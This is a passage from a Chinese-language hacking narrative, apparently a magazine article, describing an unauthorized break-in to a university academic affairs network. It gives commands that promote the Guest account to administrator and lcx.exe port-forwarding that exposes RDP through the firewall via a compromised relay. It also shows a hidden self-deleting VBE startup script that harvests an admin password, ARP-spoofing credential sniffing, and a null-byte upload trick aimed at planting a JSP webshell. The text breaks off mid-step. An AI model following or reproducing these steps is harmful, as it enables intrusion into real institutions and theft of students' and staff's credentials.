


图1




图2

二、绕过防火墙

但是我一直是在80端口操作，执行命令的时候NB还总出错，有的时候执行长时间不响应的程序数据库操作还会假死，尽管是system权限，但是我还是想拿这台机器的3389，然后渗透以及查看信息什么的操作就方便啦！很幸运，也许是管理员便于自己管理的原因，已经打开了终端服务，默认的3389端口都没有改，我要做的就是用NB添加一个用户而已，于是执行命令：

```
net user guest /active               //激活Guest用户//
net user guest inc           //修改Guest密码并且添加为管理员//
net localgroup administrators guest /add
```

这样Guest就是管理员了，因为我知道服务器管理员对安全并不是很重视，所以我直接将Guest加为管理员了！但是当我用连接器连接的时候总是提示超时，跟我以前扫描的时候出现的情况一样，外面是根本看不到3389端口的。从执行net start的结果来看，主机上是不存在防火墙类的软件以及类似限制的。然后想到教务处整个网络对外都是不可见的，那么应该是那个防火墙在作梗了，后面也证实了我的想法。也许正是因为这个防火墙，管理员才会对安全如此粗心呢！不管了，既然防火墙是禁止外部对教务处内网指定端口外的访问，那总不至于教务处内部不能访问外面吧！呵呵，不然教务处还怎么办公呢？既然防火墙是这样的机制，那就好办了，将这个服务器的3389端口影射出来，我们不就可以访问了么？因为我嫌用NBSI的上传太麻烦，所以用sa写了海洋的一句话木马到web目录，这下用海洋传东西方便多了！传什么呢？当然是传我的lcx.exe了，这样就可以把它的3389端口反弹到我能连接的机器上去，然后连接我能连接的机器就可以了，呵呵！还是登录肉鸡执行：

```
lcx.exe -listen 8888 3389        //本机监听8888端口，然后将接收到的连接转到我肉鸡的3389端口。如图3所示
```




图3

用nbsi在我要入侵的机器上执行：

```
lcx.exe -slave 218.*.*.45 8888 202.*.*.238 3389      //这样就可以配合上面的命令把目标的3389端口映射到我肉鸡的8888啦！如图4所示
```




图4

呵呵，现在连接我肉鸡的8888端口就可以登录主机的3389啦！用我们建立的Guest帐户登录主机，成功得到主机的3389！如图5所示，不错，还是2003哦，嘿嘿！




图5

三、内网渗透

嘿嘿，现在是完全的处于教务处内网了。看看这台肉鸡，速度还真不错啊！但是我的目标还没有完成呢！不管了，既然来了就先看看内网的安全和网络布局到底如何吧！说不定一不小心可以弄到整个网络的控制权哦！按照经验，内网应该是不设防的啊！用x-scan仔细地将内网大范围地扫描了一下，嘿嘿，需要时间比较长，慢慢扫吧，睡觉先。到第二天来看看扫描的成果，果然大部分外面不可见或者只能看到80端口的主机现在都赤裸裸地展现在眼前了，如图6所示 。呵呵，找到了2台弱口令的机器，还开了3389呢。真的以为有防火墙的保护就安全了么？用最新的ms05019（编辑注：是不是ms05039呀？ ms05019我没有找到现成的好用的溢出程序）将内网溢出了一把，不过只有2台的收获，看来自动更新都开着，打补丁倒是很勤快嘛！但是光打补丁是不够的，我的入侵就是一个明证！现在再来看看内网的服务器分布吧！去网络邻居看了下，有很多的机器。其中有个firewall，还有个logserver挺吓唬人的，还有就是一些以server命名的服务器组。不管了，反正我是在网吧做的事。然后登录上我得到权限的几个机器上，能findpass的就findpass，其中一台服务器的主人好像还是管理防火墙的呢！不过为什么能被我溢出就奇怪了，难道真是鞋匠的孩子没鞋穿？翻了翻管理员的文件之后，也清楚了从外面为什么不能访问教务处网络了，如图7所示，好像是个防火墙之类的东西，也让我对内网的拓扑更清楚了。不过因为管理员没有登录的缘故，我没有找到他的密码，于是我将能找到密码的一个vbe脚本放到启动栏里，脚本内容如下：

```
Dim fso, MyFile                                    //取得fso对象//
Set fso = CreateObject("Scripting.FileSystemObject")
Set MyFile = fso.GetFile("C:\Documents and Settings\All Users\「开始」菜单\程序\启动\run.vbe")
MyFile.Delete                            //删除我们的脚本避免被发现//

dim sh
set sh=createobject("wscript.shell")           //取得WS对象无显示地执行我们的root.bat//
sh.run "root.bat",0
```

然后root.bat里写入**mt –findpass > pass.txt，将root.bat**放到系统目录下，希望下次他登录的时候得到他的密码，如果他的密码和防火墙的管理密码一样就好了，呵呵。不过鬼知道他什么时候登录呢？看了下网络内的其他服务器，好像都是提供80和数据库服务的嘛，但是我对它们没有什么兴趣，重点扫描了我开始就盯紧的那个目标，唉，尽管已经比在外面扫描多出了好几个端口，但是多余的端口还是一个不开啊！不行，离我真正的目标还是那么远，值得挑战的那个Unix还好好的在那里呢！

四、接近目标

于是我通过扫描得到的banner看看能不能远程溢出，可是因为平时没有对Linux过多地了解，测试了几个溢出都是失败，看来还是不能用常规的办法入侵了！我的目标是得到教务处站点的权限，理由很简单，它上面有我们的成绩，有很多重要的数据库，即使没有root权限，有webshell的话也应该能找到数据库密码！




图6




图7

但是如何接近目标呢？我对他们内部的管理员如何管理并不清楚，社会工程学也是很难运用。忽然记得我们的网络是用交换机连起来的（我怎么知道的？那个什么思达交换机的广告现在还在学校机房里贴着，呵呵！），于是想到了arp欺骗 。用非安全以前介绍的那个arp嗅探工具cain传到那个防火墙管理员的服务器上，接着先arp –a，然后ping 202.*.*.242，再执行arp –a，果然202.*.*.242出现在我的列表了！呵呵，看来真的能嗅探欺骗哦！这下好办了，按照以前非安全介绍的办法选择嗅探password，过了一天我发现教务处站点上好像有更新的迹象，也就是说有管理员登录了，跑去主机看看，果然得到了管理员的web管理密码，如图8所示，还有其他的管理人员的密码哦，不知道是不是跟他们的系统密码一样……不行，想远了，用我得到的管理员密码登录，呵呵，尽管不是系统管理员，但是权限已经很大了，所有学生老师的的密码尽收眼底！后台如图9所示。

五、提权尝试

至于如何提升权限，我是不敢乱来的，这可是教务处啊！再说jsp我并不熟悉，看了下后台的功能设置，发现可以上传，上传一个txt文件并且抓包数据，如图10所示。

呵呵，右键然后看看返回来的文件具体路径，如图11所示，分析一下好像5300这个字符串是我提交的哦！看来存在变量自定义的问题，也就是以前的动网上传可以自定义路径的问题。于是用我熟悉的“\0”字符串截断漏洞去测试。具体操作就是将提交数据里的5300修改成test.jsp空格 